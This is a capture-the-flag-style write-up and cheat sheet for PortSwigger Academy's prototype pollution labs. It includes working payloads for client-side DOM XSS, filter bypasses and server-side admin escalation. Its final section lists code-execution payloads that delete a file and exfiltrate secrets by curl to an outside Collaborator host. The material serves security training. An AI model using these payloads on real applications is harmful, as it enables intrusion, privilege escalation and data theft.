Prototype Pollution

Portswigger

Main Section Index

Overview + Resources

- This document contains a writeup of the **Prototype Pollution** attacks category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/web-security/prototype-pollution

Prevention

- https://portswigger.net/web-security/prototype-pollution/preventing

Cheat Sheet | Summary

Client-side Prototype Pollution - DOM XSS

Identify a prototype pollution source:

- Inject an arbitrary property via a query string and determine if it has polluted the Object prototype:

  /?__proto__.foo=bar

  /?__proto__[foo]=bar

- Type the following in the browser's console and see if the Object has been polluted:

  Object.prototype

Identify a gadget:

Look through the clients-side source code and identify if there is an Object using a property in an insecure way. For example, if we identify an object (config) using a property (transport_url) that is not defined, and used in a dangerous sink, we can try to pollute that property in the Object prototype:

```
if(config.transport_url) {
let script = document.createElement('script');
script.src = config.transport_url;
document.body.appendChild(script);
}
```

Craft an Exploit:

- Use the source identified in the first step and attempt to pollute the "transport_url" property:

  /?__proto__.transport_url=data:,alert(1);

  /?__proto__[transport_url]=data:,alert(1);

Other scenarios:

- The client-side code may have some extra protections that are flawed, such as removing key words but not doing it recursively.

Payloads to bypass this validation:

/?__pro__proto__to__[transport_url]=data:,alert(1);

/?__pro__proto__to__.transport_url=data:,alert(1);

/?constconstructorructor.[protoprototypetype][transport_url]=data:,alert(1);

/?constconstructorructor.protoprototypetype.transport_url=data:,alert(1);

Client-side Prototype Pollution - Third-party Libraries

- Use DOM Invader to exploit these scenarios as it will save a lot of time.
- DOM Invader is very straight forward to use.
- Look at the solution for the following lab to learn more about it - https://portswigger.net/web-security/prototype-pollution/client-side/lab-prototype-pollution-client-side-prototype-pollution-in-third-party-libraries

Client-side Prototype Pollution - Browser APIs

Identify a prototype pollution source:

- Inject an arbitrary property via a query string and determine if it has polluted the Object prototype.

  /?__proto__.foo=bar

  /?__proto__[foo]=bar

- Type the following in the browser's console and see if the Object has been polluted:

  Object.prototype

Identify a gadget:

- Look through the clients-side source code and identify if there is an Object using a property in an insecure way.
- For example, the code is using the method Object.defineProperty() to define the property "transport_url", however, the "value" descriptor which is used to define the value associated with the property is not being defined:

```
Object.defineProperty(config, 'transport_url', {
    configurable: false,
    writable: false
    // missing -> value: "test"
});
```

- The "config" Object is not defining the "value" descriptor for "transport_url" property, we can try to pollute the Object prototype with the "value" property containing a malicious payload.
- https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty

Craft an exploit:

/?__proto__[value]=data:,alert(1);

/?__proto__.value=data:,alert(1);

Server-side Prototype Pollution - Privilege Escalation

- Identify functionality on the application where JSON data is returned in a response that appears to represent your "User" Object.
- Example response:

```
{
"username":"test",
"firstname":"test",
"isAdmin":false
}
```

- Identify a prototype pollution source:
- In the request body, add a new property to the JSON with the name __proto__, containing an object with an arbitrary property:
- Example payload:

```
"__proto__": {
        "foo":"bar"
}
```

- If in the response you see the "foo" property added, without the "__proto__" property, this suggests that we may have polluted the Object's prototype and that the "foo" property has been inherited via prototype chain.

Identify a gadget:

- The "isAdmin" property would be something to target for privilege escalation.

Craft an Exploit:

- Example payload:

```
"__proto__": {
  "isAdmin":true
}
```

- In the response, if you see the following it suggests that the "User" object did not have its own "isAdmin“ property, and instead inherited from the polluted prototype.
- Example response:

```
{
"username":"test",
"firstname":"test",
"isAdmin":true
}
```

- Other scenarios:
- The application may be performing some filtering on the input, one way to bypass it is by using the constructor:

```
"constructor": {
  "prototype": {
    "isAdmin":true
  }
}
```

Detecting Prototype Pollution without Polluted Property Reflection

- There are 3 main techniques:
  - Status code override
  - JSON spaces override
  - Charset override
- https://portswigger.net/web-security/prototype-pollution/server-side

- Identify prototype pollution source:
- JSON spaces technique:

```
"__proto__":{
        "json spaces":"10"
}
```

- If the prototype pollution payload was successful, you can see a notable difference in the response, while not breaking the application's functionality.

- ***** Burp Suite has an extension that can help to identify server-side prototype pollution:
- **Server-Side Prototype Pollution Scanner -** https://portswigger.net/bappstore/c1d4bd60626d4178a54d36ee802cf7e8

Server-side Prototype Pollution - Remote Code Execution and Exfiltrate Sensitive Data

- Payloads: (Inject these in JSON Body of HTTP requests)

```
"__proto__":{
  "execArgv":[
    "--eval=require('child_process').execSync('curl https://YOUR-COLLABORATOR-ID.oastify.com')"
  ]
}

"__proto__":{
  "execArgv":[
    "--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
  ]
}

"__proto__":{
  "shell":"vim",
  "input":":! curl https://YOUR-COLLABORATOR-ID.oastify.com\n"
}

"__proto__":{
  "shell":"vim",
  "input":":! ls /home/carlos | base64 | curl -d @- https://YOUR-COLLABORATOR-ID.oastify.com\n"
}

"__proto__":{
  "shell":"vim",
  "input":":! cat /home/carlos/secret | base64 | curl -d @- https://YOUR-COLLABORATOR-ID.oastify.com\n"
}
```

Labs

- LAB PRACTITIONER DOM XSS via client-side prototype pollution Solved
- LAB PRACTITIONER DOM XSS via an alternative prototype pollution vector Solved
- LAB PRACTITIONER Client-side prototype pollution via flawed sanitization Solved
- LAB PRACTITIONER Client-side prototype pollution in third-party libraries Solved
- LAB PRACTITIONER Client-side prototype pollution via browser APIs Solved
- LAB PRACTITIONER Privilege escalation via server-side prototype pollution Solved
- LAB PRACTITIONER Detecting server-side prototype pollution without polluted property reflection Solved
- LAB PRACTITIONER Bypassing flawed input filters for server-side prototype pollution Solved
- LAB PRACTITIONER Remote code execution via server-side prototype pollution Solved
- LAB EXPERT Exfiltrating sensitive data via server-side prototype pollution Solved

Lab: DOM XSS via client-side prototype pollution

Lab: DOM XSS via client-side prototype pollution

- This lab is vulnerable to DOM XSS via client-side prototype pollution. To solve the lab:


1. Find a source that you can use to add arbitrary properties to the global Object.prototype.
2. Identify a gadget property that allows you to execute arbitrary JavaScript.
3. Combine these to call alert().


- You can solve this lab manually in your browser or use DOM Invader to help you.
- **Summary – Steps to Exploit**:
- See slides.

Manual Exploitation

Find a prototype pollution source:


- By injecting a property via the query String, it has polluted the Object prototype.
- __proto__[foo]=bar






Identify a Gadget:

- The “transport_url” property is being used in a “src” attribute in a <script> tag.
- This property is also not being defined in the config Object.






Craft an Exploit:

- Use the source, identified earlier to pollute the Object prototype with transport_url.
- __proto__[transport_url]=bar

- The following payload successfully triggers a XSS by polluting the Object prototype with the transport_url property:


- ?__proto__[transport_url]=data:,alert(1);

